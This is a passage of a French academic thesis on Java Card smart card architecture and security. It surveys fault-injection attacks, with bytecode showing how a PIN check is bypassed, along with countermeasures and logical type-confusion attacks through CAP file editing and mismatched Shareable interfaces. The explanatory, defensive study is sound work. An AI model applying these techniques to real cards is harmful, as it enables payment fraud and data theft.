


Figure 3.2 : *l'architecture de JCRE*

4. Les composants d'un fichier CAP :

Un fichier CAP doit contenir toutes les classes et les interfaces définit dans un seule package. Un convertisseur JavaCard doit être capable de générer un fichier CAP qui est conforme à la spécification JavaCard [34].

Un fichier CAP est un ensemble de composants, où chaque composant décrit un ensemble d'éléments du package.

Les composants d'un fichier CAP sont les suivants : *Header, Directory, Applet, Import, Constant Pool, Class, Methode, Static Field, ReferenceLocation, Export, Descriptor, Debug.*

Les composants *Constant Pool*, Methode et *ReferenceLocation* sont utilisé pour calculer les adresses physiques des références non résolu.

5. Avantage de java pour les cartes à puce :

Voici les principaux avantages du langage qui justifie le choix de ce standard en ce qui concerne la programmation des cartes à puces [36].

5.1. Langage de haut niveau orienté objets :

Il possède donc tous les avantages de ce type de langage (encapsulation des données, héritage...). Il permet une structuration plus naturelle du code et donc plus compréhensible. Le concept d'héritage permet la réutilisation du code. La création de librairies est simplifiée : les packages. Auparavant, le développement de programmation carte était réalisé en assembleur ou en C. Cela était moins souple et plus technique. La mise au point de programmes sera plus rapide et les temps de développement seront sensiblement réduits.

5.2.Write Once, Run Anywhere :

Le code d'un programme JavaCard est universel au sens où il est exécutable sur n'importe quelle machine virtuelle JavaCard. Le JavaCard n'introduit rien de spécifique et respecte la norme ISO-7816 dans le dialogue avec un lecteur de carte.

5.3.Plate-forme multi applicative :

JavaCard possède un modèle de sécurité qui permet à plusieurs applications de coexister en sécurité sur la même carte. Chaque applet possède son espace de mémoire propre (sandbox). Une carte peut contenir une application bancaire, un accès pour télévision satellite, un carnet de santé...

5.4.Partage de données entre applications :

Les différentes applications présentes sur une carte peuvent accéder à des données d'une autre application si le programme a été envisagé via le firewall. Seul le JCRE peut accéder à toutes les données. Une applet peut contenir les identifiants de sécurité sociale qui peuvent être utiles pour une applet mis par la mutuelle du détenteur.

5.5.Sécurité des données :

Le JCRE gère strictement la mémoire de chaque Applet de façon étanche. L'API JavaCard intègre les outils de base pour des applications d'authentification et de signature. Les données sensibles sont détenues par le JCRE : certificat, code PIN...

5.6.Souplesse :

Le fait que les Applets soient chargées dans une EEPROM, permet de les mettre à jour en effaçant l'ancienne version et en chargeant la nouvelle. Cette évolutivité rend une carte pleinement réutilisable, alors qu'auparavant les applications étaient directement inclues dans le masque et donc non modifiables. Les modifications et chargement d'Applet font appel à des mécanismes sécurisés par le « Card Manager ».

6. Communication de la Java Card avec son environnement :

La communication entre l'hôte et la carte est half-duplex. Elle se fait à l'aide de paquets appelés APDU (Application Protocol Data Units) en respectant le protocole de l'ISO 7816-4. Un APDU contient une commande ou une réponse. Le mode Maître/Esclave est utilisé. Ainsi la carte joue un rôle passif et attend une commande APDU à partir de l'hôte. Elle exécute l'instruction spécifiée dans la commande et retourne une réponse APDU.




Figure 3.3 : *le modèle de communication de la carte à puce*

Chaque applet mémorisé dans une JavaCard est spécifique à un programme appelant, en effet on utilise une numérotation unique des applets grâce à un protocole appelé AID. Ainsi lorsqu'on insert une JavaCard dans un lecteur, on obtient une réponse positive uniquement si la carte contient l'applet demandé par l'application cliente.

Donc, pour écrire une application carte à puce, on est obligé de créer deux applications : (i) une application cliente (hôte) qui s'exécute sur le terminal « écrite en

utilisant le langage java », et (ii) une applet java card qui s'exécute dans la carte à puce.

6.1.Spécification des AID :

Dans la technologie java card, chaque applet est identifiée et sélectionnée par un identificateur (AID). De même, à chaque package Java est assigné un AID. Cette convention de nommage est conforme à la spécification de la carte à puce définie dans l'ISO 7816.

Un AID est une séquence d'octet allant de 5 à 16 octets. Son format est :

Application identifier (AID)	
National registered application provider (RID)	Proprietary application identifier extension (PIX)
5 octets	0 to 11 octets

Figure 3.4 : *format d'un AID*

C'est l'ISO qui gère l'affectation des RID aux compagnies, chaque compagnie obtient son propre et unique RID. Apres cela c'est les compagnies gèrent l'affectation des PIX pour leur AID.

6.2.Cycle de vie d'une applet :

Une applet est une application serveur. Elle est sélectionnée à partir de son identifiant unique, l'AID. Cette sélection se fait grâce à une commande APDU au travers d'un terminal. Une fois l'applet a été sélectionnée, elle reste toujours active et prête pour recevoir une commande.

Une applet hérite de la classe *javacard.framework.Applet*. Pour interagir avec le JCRE, le programmeur doit implémenter les méthodes publiques suivantes [34, 35] :

- select / deselect : Appelée par le JCRE quand un APDU de sélection est reçu, pour activer ou désactiver une applet.
- install / uninstall : utilisé pour installer ou supprimer une applet sur la carte. La méthode install est appelée une seule fois par le JCRE quand

l'applet est chargé dans la carte, et elle doit s'enregistrer auprès du JCRE par la méthode « registre () ».

- process : Appelée par le JCRE quand une commande APDU est reçue pour cette applet. Elle est utilisée pour traiter les commandes APDU et envoyer une réponse APDU.
- register : pour enregistrer l'applet auprès du JCRE.

7. La sécurité en java card :

La plate-forme Java Card est un environnement de cartes multi-applicatives dans laquelle les données sensibles d'une applet doivent être protégées contre l'accès malveillant pouvant être réalisé par d'autres applets.

Pour imposer la sécurité entre applets, la technologie Java traditionnel (J2SE), utilise le model SANDBOX qui est basé sur la technique de vérification du bytecode, le chargeur de classe, le contrôleur d'accès et le gestionnaire de sécurité. Une carte à puce n'utilise pas toutes ces techniques. D'abord, le vérifieur de type est placé en dehors de la carte, ceci étant dû aux contraintes de mémoire. Ce qui implique que le chargement d'applet doit être fait dans un environnement sécurisé ou en s'assurant de l'intégrité du code. C'est le rôle de la couche logicielle Global Platform qui utilise des protocoles d'authentification avant chargement afin d'autoriser ou non le chargement d'applet [23].

Enfin, le gestionnaire de sécurité et le contrôleur d'accès sont remplacés par le pare-feu dans Java Card.

7.1.Le vérifieur du bytecode (BCV) :

La vérification du bytecode garantit l'exactitude type du code, ce qui garantit la sécurité de la mémoire.

Dans la plate-forme standard de Java, le code est soumis à la vérification du bytecode au moment du chargement. Pour, les cartes à puce javacard qui ne supportent pas le chargement dynamique des classes, la vérification du bytecode peut être effectuée au moment de l'installation (quand une applet est installée sur la carte à

puce). Cependant, la plupart des cartes à puce Java Card n'ont pas un BCV sur la carte, et la vérification se faite hors carte par un tiers confié. Enfin, la vérification consiste à vérifier la signature numérique de ce tiers.

Notez que même si bytecode est statiquement vérifiées, certaines vérifications devront toujours être faites dynamiquement [24], à savoir la vérification pour les valeurs NOT NULL, limites du tableau, le type d'argument lors d'un appel, le saut à une adresse invalide, la conversion des types par l'instruction Cast, etc.…

La vérification de byte code est un composant crucial de la sécurité dans le modèle d'isolation de Java (sandbox). Une erreur dans l'implémentation du vérifieur peut autoriser une applet mal typée d'être acceptée et potentiellement mener à une défaillance [23].

7.2.Le pare-feu :

L'isolement entre les applets à l'intérieur de la carte est imposé par le pare-feu de Java Card qui n'autorisera que les interactions entre les applets appartenant au même contexte.

La notion du contexte est basé sur la structure des packages [22, 34]. Si deux applets sont des instances des classes provenant du même package JavaCard, ils sont considérés comme appartenant au même contexte.




Figure 3.5 : *principe du pare feu.*

Ainsi, chaque objet est assigné à un contexte unique propriétaire qui est le contexte de l'applet qui a créé l'objet. Une applet a le droit d'accéder à ses objets (et à chaque objet situé dans le même paquetage), mais le pare-feu vérifie toujours qu'une applet n'essaye pas d'accéder illégalement à un objet n'appartenant pas à son contexte. Ainsi, le pare-feu isole les contextes de telle manière qu'une méthode étant exécutée dans un contexte ne puisse accéder à aucun champ ou méthodes d'objets appartenant à un autre contexte.

7.2.1. Mécanisme de partage :

Afin de supporter les applications coopératives sur une seule carte, la technologie Java Card fournit des mécanismes de partage bien défini. L'interface de partage des objets est le mécanisme de la plate-forme Java Card destinées à la collaboration des applets [22].

Le package *javacard.framework* fournit un mot clé pour définir ces interface qui est *Shareable*, et toute interface qui est une extension de l'interface *Shareable* sera considérée comme une interface partageables. Les demandes de services à partir des objets implémentant une interface partageables sont autorisées par le pare-feu.

Donc, quand une applet serveur veut fournir des services à d'autres applets Java Card, elle doit définir les services qu'elle veut exporter dans une interface partageables.

8. conclusion :

Les Java Cards joueront un rôle de plus en plus important de la vie quotidienne des gens dans les années à venir. On les rencontre en tant que carte de crédits, cartes de fidélité, carte de santé (carte vitale) et carte d'identité. Leur petite taille, et le niveau de sécurité élevé qu'elles procurent en font l'outil idéal pout tout transport d'information à protéger ou pas.

La technologie Java Card permet aux smart cards d'exécuter des applications (applets) écrites en un sous-ensemble du langage Java. Hautement sécurisée et occupant peut de place mémoire elle intègre tous les avantages du langage Java, tout en n'en gardant que l'essentiel.

CHAPITRE IV

La sécurité dans les cartes à puce

1. Introduction :

La sécurité des cartes à puce est toujours considérée comme une priorité très élevée en raison de sa nature et ses caractéristiques. Les cartes à puce stockent nos données privées (par exemple les empreintes digitales dans la nouvelle génération des passeports), permettent d'accéder à notre compte bancaire (les applications de paiement électronique), ou de protéger l'accès aux bâtiments etc…..

La sécurité des cartes à puce est considérée à plusieurs niveaux, de la couche matérielle jusqu'à la couche application.

Certaines attaques bien connues liées au niveau matériel (attaque physique) tels que les attaques à base d'analyse de puissance et les attaques à base d'injection de fautes.

L'autre type d'attaques est l'attaque à base de logiciels ou attaque logique. L'hypothèse sous-jacente est qu'il existe un bug exploitable dans le système d'exploitation de la carte ou dans l'application qui s'exécute sur la carte. De même que pour les ordinateurs de bureau, certains types de bugs peuvent être exploités sur les cartes à puce tels que : l'accès ou la modification des données privé des applications, l'exécution du code de l'attaquant (comme dans les attaques à base de débordement du tampon [25]).

Dans ce chapitre, on va présenter un état de l'art sur les attaques et contres attaque pour les cartes à puces de type java card.

2. Attaques physiques :

2.1. Attaque par canaux cachés :

Les attaques par canaux cachés se basent sur l'observation des conséquences physiques du déroulement du circuit, c'est-à-dire sur les effets de bords de son fonctionnement. Ce sont des fuites d'informations qui permettent de retrouver des informations secrètes contenues dans un circuit. (Voir Le Chapitre I).

Les attaques par canaux cachés ont souvent 2 variantes : celle où la fuite d'information donne directement une information secrète (Simple Power Analysis) et celle qui nécessite plusieurs mesures pour supprimer le bruit mesuré (Différentiel Power Analysis). Dans le deuxième cas, on s'appuyé sur le fait que le bruit est aléatoire, et qu'il est constant en moyenne [12].

2.2. Les attaques invasives :

Les attaques invasives « agressive » visent à dégrader physiquement le circuit pour obtenir des informations. Par exemple, un attaquant peut essayer de désactiver un système de protection en coupant des connexions internes du circuit.

Ce type d'attaque nécessite du matériel perfectionné et très couteux et une mauvaise manipulation peut détruire le circuit sans fournir les informations attendues.

Par exemple, une attaque par sondage (*probing attack*) consiste à retirer des couches de métal du circuit pour pouvoir se connecter aux lignes des bus de données du circuit et espionner les données qui transitent, ou injecter des signaux parasites.

Les techniques issues des attaques invasives ont été utilisées pour faciliter d'autres types d'attaques comme les attaques par injection de faute : il est plus facile de perturber un circuit en enlevant ou en désactivant ses protections.

2.3. Les attaques par injection de faute :

Une attaque par injection de faute sur un système consiste à perturber physiquement une ou plusieurs parties de celui-ci en vue de le corrompre et d'en exploiter les comportements erronés [26].

Ces perturbations peuvent avoir des effets différents:

- Principalement elle peut permettre à un attaquant de prendre un traitement qu'il n'a pas le droit de le faire ou d'avoir un accès à certaines données secrètes qui sont dans la carte à puce.
- Peut être une perturbation des registres de la carte à puce (comme le compteur de programme, le pointeur de pile), de la mémoire (les variables et le changement de code).
- Essayer de réaliser des fautes lors de l'opération de chiffrement (en créant des failles qui peuvent être utilisés pour récupérer les clés ou des informations clair).
- Éviter ou interrompue les mécanismes de contrôles (tels que l'authentification ou la vérification d'états du cycle de vie) ou bien changer le déroulement du programme.
- Sauter l'appel de vérification d'un code PIN, etc...

Dans la littérature, nous pouvons trouver des modalités différentes pour produire des attaques par injection de fautes. Pour avoir une idée sur la façon dont la faute peut être introduite, cette section donne un aperçu des différents types d'attaques et moyens qui sont toutes de type matérielles.

2.3.1. Moyens :

2.3.1.1.pics de tension sur l'alimentation :

En variant la puissance envoyée à la puce par son VCC, il est possible de perturber un calcul. Dans certains cas, cela peut être suffisant pour introduire une faute.

Comme un pic fonctionne simplement en connectant la conduite de puissance à la puce, ils n'ont pas besoin d'un accès direct à la puce et sont donc non-invasive [20,26].

2.3.1.2.Attaques par perturbation ("glitch") :

Le principe d'une attaque "glitch", est de générer des perturbations afin de changer l'état de certains composants. Le but est généralement de remplacer une instruction machine critique avec une autre [20,26].

Similaire à une attaque par pic de tension, il est parfois possible de perturber la vitesse d'horloge. Par exemple, en faisant une mise à jour du cycle à double vitesse, il est donc possible que les anciennes données sont utilisées comme des nouvelles données qui ne sont pas encore arrivées.

2.3.1.3.Attaque optique :

En concentrant une lumière avec une longueur d'onde spécifique, il est possible d'inverser le contenu d'une cellule mémoire. Cela permet de modifier la mémoire en utilisant l'effet photoélectrique. Ces attaques requièrent d'être capables d'atteindre la puce, elle nécessite donc un retrait des protections physiques de la carte [27].

Le matériel nécessaire pour réaliser ces attaques est relativement peu couteux et qu'elles peuvent également être très précises en affectant un seul bit [20,26].

2.3.1.4.Attaques par une perturbation électromagnétique :

En créant un fort champ électromagnétique à proximité de la mémoire, les ions représentant son état vont bouger et par conséquent vont entrainer sa perturbation. Un courant de Foucault pouvait être créé en utilisant une bobine active avec suffisamment de puissance. Elle nécessite un matériel peu couteux et elle permet d'avoir un contrôle très précis des bits touchés [20,26].

2.3.2. Modèles de fautes :

Dans la littérature, il existe principalement quatre modèles de fautes. Elles se différencient par leur localisation (nombres de bits affectés par exemple), leur précision (le contrôle sur le nouvel état qu'engendre la faute), et le temps d'attaque.

On peut principalement retenir quatre modèles de faute [26] :

- **faute dans un bit précise :** L'attaquant peut causer une faute sur un seul bit avec un contrôle total sur la localisation de ce bit et l'instant d'injection de faute.
- **Faute dans un octet précise** : L'attaquant peut causer une faute sur un octet unique avec un contrôle total de la localisation et l'instant d'injection de faute.

- **Faute inconnu dans un octet** : l'attaquant peut causer une faute sur un octet unique avec un contrôle partiel sur la localisation et l'instant d'injection de faute. De plus, il est incapable de prédire la nouvelle valeur erronée introduite.
- **Faute inconnu** : L'attaquant fait une faute mais il ne sait pas où, ni quand il arrive.

Les différents modèles d'attaque sont cités par ordre décroissant en termes de puissance d'attaque. Ainsi, si l'on est protégé contre le modèle nº 1 on est également protégé contre les modèles 2, 3 et 4. Toutefois, l'erreur dans un bit précise ne reflète pas le monde réel, car les cartes à puce de la nouvelle génération intègrent des contre-mesures matériel rendant difficile la localisation d'un seul bit de manière précise.

L'attaquant peut forcer la modification des données à la valeur neutre c'est-à-dire la réinitialisation d'un octet précis aux valeurs 0x00 ou 0xFF, ou il peut prendre une valeur aléatoire entre ces deux limites.

2.3.3. Utilisation :

Une attaque par faute modifie une partie du contenu de la mémoire ou d'un signal sur le bus interne et conduit à des comportements déviants exploitable par un attaquant.

Une application mutante est une application qui a été modifiée par une attaque de telle façon que le résultat est correct pour l'interpréteur de la machine virtuelle, mais qui ne possède pas le même comportement que le programme initiale [28].

Afin de présenter l'utilisation d'une application mutante dans une attaque, nous utilisons un exemple de la méthode de débit de monnaies suivantes qui appartient à une applet Java Card « portemonnaies ». Ici, le PIN d'un utilisateur doit être vérifié avant l'opération de débit.

```
private void debit(APDU apdu) {
        if ( pin.isValidated() ) {
        // make the debit operation }
        else {
        ISOException.throwIt (SW_PIN_VERIFICATION_REQUIRED);}
}
```

Le [tableau 4.1] présente la représentation bytecode correspondant à notre exemple. Un attaquant veut contourner le test PIN. Une injection de faute sur la cellule contenant le bytecode du test conditionnel consiste à modifier l'instruction ifeq (octet 0x60) par une instruction NOP (0x00 octets). Le code résultant du bytecode Java est montré dans le [tableau 4.2].

Byte	Bytecode representation
00 : 18 01 : 83 00 04 04 : 8B 00 23 07 : 60 00 3B 10 : ... ... 59 : 13 63 01 63 : 8D 00 0D 66 : 7A	00 : aload_0 01 : getfield #4 04 : invokevirtual #18 07: ifeq 59 10 : ... ... 59 : sipush 25345 63 : invokestatic #13 66 : return

Table 4.1 : Représentation du bytecode avant l'attaque

Si l'attaque est réussie, l'examen du code PIN est contourné, et l'opération de débit est faite. Puis une exception est levée, mais l'attaquant avait déjà atteint son but. Cette attaque est un exemple d'une application mutante dangereuse.

```
private void debit(APDU apdu) {
        // make the debit operation
        ISOException.throwIt (SW_PIN_VERIFICATION_REQUIRED); }
```

Byte	Bytecode representation
00 : 18 01 : 83 00 04 04 : 8B 00 23 07 : 00 08 : 00 09 : 3B 10 : ... ... 59 : 13 63 01 63 : 8D 00 0D 66 : 7A	00 : aload_0 01 : getfield #4 04 : invokevirtual #18 07 : nop 08 : nop 09 : pop 10 : ... ... 59 : sipush 25345 63 : invokestatic #13 66 : return

Table 4.2 : Représentation du bytecode après l'attaque

3. Contremesure des attaques par injection de faute:

Il existe plusieurs méthodes de protection contre les attaques en faute. Elles peuvent être matérielles ou logicielles. Certaines ont pour rôle de détecter des conditions anormales de l'environnement (détecteur de lumière ou de température) ou sur les entrées de la puce (variation hors-norme de la fréquence de l'horloge ou du voltage d'alimentation). D'autres utilisent des dispositifs pour empêcher un attaquant d'avoir une information exploitable (chiffrement de certains bus et/ou d'une partie de la mémoire, ajouts de couches métalliques). Enfin, il existe aussi des méthodes consistant à vérifier le bon comportement de la puce. On peut évoquer par exemple la redondance d'exécution lors d'opérations critiques.

Dans cette section, on va présenter quelques contre mesures logicielles permettant d'avoir des mécanismes de sécurité plus flexible.

3.1. Idée générale :

Un programmeur est la personne la mieux placée pour connaître les sections critiques de code à protéger.

Il peut donc être une bonne idée de lui permettre de marquer la méthode qu'il veut protéger. Premièrement, cela permettra d'améliorer le temps, car le système de détection ne sera activé que lorsqu'il est nécessaire. Deuxièmement, il permettra de réduire la quantité de données ajoutée au fichier source de l'application.

Les solutions proposées en [26,28] utilisent les annotations Java, qui sont utilisés par l'interpréteur de la machine virtuelle. Ensuite, la JCVM bascule vers un "mode sécurisé" quand elle entre dans une fonction qui a été annoté comme sensibles.

Le fragment de code suivant illustre l'utilisation de cette annotation sur la méthode de débit. L'annotation @ SensitiveType indique qu'on doit vérifier l'intégrité de cette méthode en utilisant le mécanisme de FOB.

```
@SensitiveType{
sensitivity= SensitiveValue.INTEGRITY,
proprietaryValue="FoB" }

private void debit(APDU apdu) {
if ( pin.isValidated() ) {
// make the debit operation } else {
ISOException.throwIt(SW_PIN_VERIFICATION_REQUIRED); } }
```

Nous présentons dans la suite deux méthodes utilisant cette annotation.

3.2. La méthode du champ de bit (FOB) :

L'idée de base de cette contre-mesure vient du constat que si une attaque modifie un *opcode* par un autre il est possible que le nombre d'opérandes ne soit plus cohérent avec le nouveau *opcode* [26,28]. Plus précisément, on peut obtenir les situations suivantes :

- Soit une augmentation du nombre d'opérandes de **l'*opcode***, par exemple lors du remplacement de **ADD** (zéro opérande) par **ICMPEQ** (deux opérandes).
- Soit une diminution du nombre d'opérandes de l'*opcode,* par exemple lors du remplacement de **ALOAD** (un opérande) par l'*opcode* **ATHROW** (zéro opérande).
- Soit un nombre d'opérandes de l'*opcode* inchangé, par exemple lors du remplacement de **ILOAD** (un opérande) par l'*opcode* **RET** (un opérande).

3.2.1. Hors carte :

Avant le chargement dans la carte, un outil va analyser le contenu de chaque fichier class et s'il trouve une annotation @secure, il va appliquer ce type de contre-mesure à la méthode associée. Un champ de bits est généré représentant le type de chaque entrée dans le *byte code* d'un programme. La valeur de contrôle 1 (X) est utilisée pour un *opcode* (**exécutable**) et la valeur 0 (R) est utilisée pour un opérande (**lecture**).

Le tableau 4.3, permet de voir la représentation byte et le champ de bit correspondant pour une méthode de débit.

Byte	FoB
00 : 18	X
01 : 83 00 04	XRR
04 : 8B 00 23	XRR
07 : 60 00 3B	XRR
10 :	... ...
59 : 13 63 01	XRR
63 : 8D 00 0D	XRR
66 : 7A	X

Table 4.3 : champ de bit

Il ajoute alors un nouveau composant dans le fichier CAP contenant le tableau de bits associé à la méthode et référence ce composant dans le constant pool.

3.2.2. Dans la carte :

Lorsque la méthode protégée est exécutée dans la carte, un mécanisme va vérifier la cohérence de tableau de bits avec les appels d'*opcode, c.-à-d.* pour chaque *byte code* traité, la machine virtuelle vérifie dans le tableau de bit sauvegardé que la valeur de contrôle est cohérente.

L'utilisation de cette méthode a l'avantage de nécessiter une surcharge faible pour la puce. En termes de puissance de calcul, le surcoût ne représente que quelques opérations simples sur le processeur pour chaque *opcode*.

3.3. Contre-mesure basée sur les blocs élémentaires :

Cette technique a pour but de protéger les applications sur une carte des manipulations non autorisées. La méthode proposée utilise un partitionnement du code de l'application en plusieurs blocs élémentaires. Un bloc élémentaire est une unité atomique de code qui a un point d'entrée, un point de sortie et un ensemble d'unité de données. Dans ce cas, les unités de données vont correspondre à l'ensemble des instructions du bloc [26,28].

Les instructions présentent les points d'entrée et sortie vont s'appeler des *leaders.* Ces *leaders* vont être déterminés grâce aux hypothèses suivantes :

- Toute instruction qui débute une méthode.
- Toute instruction cible d'un branchement inconditionnel (*goto, goto_w, jsr, jsr_w et ret*).
- Toute instruction cible d'un branchement conditionnel *(ifeq, iflt, ifle, ifne, ifgt, ifge, ifnull, ifnonnull, if_icmpeq, if_icmpne, if_icmplt, if_icmpgt, if_icmple, if_icmpge, if_acmpeq, if_acmpne, lcmp, fcmpl, fcmpg, dcmpl, dcmpg*).
- Toute instruction cible d'un branchement conditionnel composé (*lookupswitch et tableswitc*h).
- Toute instruction qui suit une instruction leader de types 2, 3 ou 4

- Toute instruction qui suit les instructions du types return (*ireturn, lreturn, freturn, dreturn, areturn, and return*).

Chacun des leaders donne naissance à un bloc élémentaire comprenant l'ensemble des instructions jusqu'au prochain leader ou jusqu'à la fin du *byte code* de la méthode.

3.3.1. Hors carte :

À chaque bloc élémentaire, une valeur de contrôle associée est calculée. Cette valeur est calculée en fonction des unités de données composant ce bloc. Cette valeur est ensuite sauvegardée et réutilisée a posteriori pour vérifier si pendant l'exécution du bloc élémentaire ou si avant son exécution celui-ci n'a pas été modifié.

3.3.2. Dans la carte :

Pendant l'exécution du bloc élémentaire, la valeur de contrôle est à nouveau calculée et comparée avec celle sauvegardée. Si elles ne sont pas identiques, c'est qui signifie qu'il y a eu une erreur.

Problématique :

Dans certaines cartes, la technique proposée afin de calculer les valeurs de contrôle est un MD5 ou un SHA-1 utilisant tous les éléments qui constituent le bloc [29]. Le problème vient des algorithmes proposés pour calculer les valeurs de contrôle. En effet, le nombre d'opérations pour calculer un MD5 ou un SHA-1 est très important donc le coût pour la carte en ressource processeur va être élevé, sachant qu'il va falloir refaire ces opérations autant de fois qu'il y a de blocs dans la méthode.

Solution :

Certains ouvrages, proposent l'utilisation du checksum comme valeur de contrôle qui est facile à calculer et pas gourment en termes de ressource processeur en appliquant l'opérateur XOR sur touts les bytes composant un bloc élémentaire [26,28].

4. Les attaques logiques:

Les attaques logiques consistent à exécuter des applications malveillantes, par exemple des applications pour lesquelles les instructions ne respectent pas les règles de typage de Java ou les règles de construction des fichiers d'entrée, ou encore utilisent des imprécisions d'une ou plusieurs des spécifications Java Card.

La première étape de toute attaque logique implique l'installation dans la carte à puce un code malveillant (mal typée) qui contient une confusion de type [24]. Plus précisément, créer deux références de différents types pointant vers le même emplacement mémoire.

4.1. Moyens d'introduire un code malveillant :

Afin qu'un attaquant puisse charger son code malveillant, les hypothèses les plus communément admises pour les attaques logiques sont [22,24] :

- La carte autorise le chargement après délivrance,
- L'attaquant possède les clefs de chargement,
- La carte ne possède pas de vérificateur de byte code intégré.

Cependant, la présence du vérifieur n'empêche pas l'attaquant de finir son travail.
Il existe trois façons d'introduire un code mal typée dans une carte à puce [22,24]: (1) la manipulation des fichiers CAP, (2) trompant l'interface partageable des objets, et (3) trompant le mécanisme de transaction. Notez que le vérificateur du *bytecode* sur une carte garantie uniquement la protection contre la première méthode de briser la sécurité. Ces méthodes sont discutées plus en détail ci-dessous:

4.1.1. Manipulation d'un fichier CAP :

La façon la plus simple pour obtenir un code mal typée s'exécutant sur une carte est d'éditer le fichier CAP (Converted APplet) afin d'introduire une confusion de type dans le bytecode et de l'installer sur la carte. Bien sûr, cela ne fonctionnera que pour les cartes qui ne possèdent pas un BCV et pour les fichiers CAP non signés [22,24].

Par exemple, pour traiter un tableau d'octets comme un tableau short, il suffit de changer le code opérationnel *baload (byte load)* en *saload (short load)*.

4.1.2. L'interface des objets partageable :

Le mécanisme d'interface partageable de Java Card peut être utilisé pour créer une confusion de type entre les applets sans aucune modification directe des fichiers CAP.

L'interfaces partageables permettre la communication entre les applets (plus précisément entre contextes de sécurité).

Pour utiliser cette interface afin de créer une confusion, l'astuce est de laisser deux applets communiquent via une interface partageable. Cependant, la compilation et la génération des fichiers CAP pour les applets se faite en utilisant des définitions différentes de l'interface partageable. Ceci est possible parce que les applets sont compilés et chargés séparément.

Par exemple, supposons que nous avons une applet serveur expose une interface partageable *MyInterface* et une deuxième applet client qui utilise cette interface. Si nous produisons le fichier CAP pour l'applet serveur en utilisant la définition d'interface suivante:

```
public interface MyInterface extends Shareable {
byte[] Y;
void accessArray(short[] X);          // Server assumes short[]
byte[] giveArray();                   // Server gives its array to client
}
```

Et la définition suivante pour l'applet client :

```
public interface MyInterface extends Shareable {
void accessArray(byte[] X);  // Client assumes byte[]
byte[] giveArray();                   // This array from server is sent back
                                      // to the server with accessArray(...)
}
```

L'applet serveur implémente les deux méthodes et définit ses interfaces partagées de telles sortes que l'attribut de la méthode **accessArray** est de type **short**. Cependant, l'applet client possède seulement la définition de ses interfaces partagées de telles sortes que l'attribut de la méthode **accessArray** est de type **byte**.
En javacard ça est autorisé car la compilation des applets se faite d'une manière séparé.

Le serveur définit une variable globale (Y) de type tableau byte, dont sa référence peut être récupérer par le client à travers la méthodes *giveArray()*. Ensuite cette *référence* sera envoyé une autre fois au serveur en invoquant la méthode *accessArray(byte[] array)* par le client dont *array=Y*. L'attribut de cette méthode est considéré comme étant un tableau de type byte selon sa définition dans l'interface (*MyInterface*) au coté du client. Cependant le serveur récupère cette référence (la même référence de la variable globale Y) dans la variable X en tan que *tableau de type short.*

De cette manière le serveur possède deux variables X (*tableau de type short*) et Y (*tableau de type byte*) qui pointent le même espace mémoire.

4.1.3. Le mécanisme de transaction :

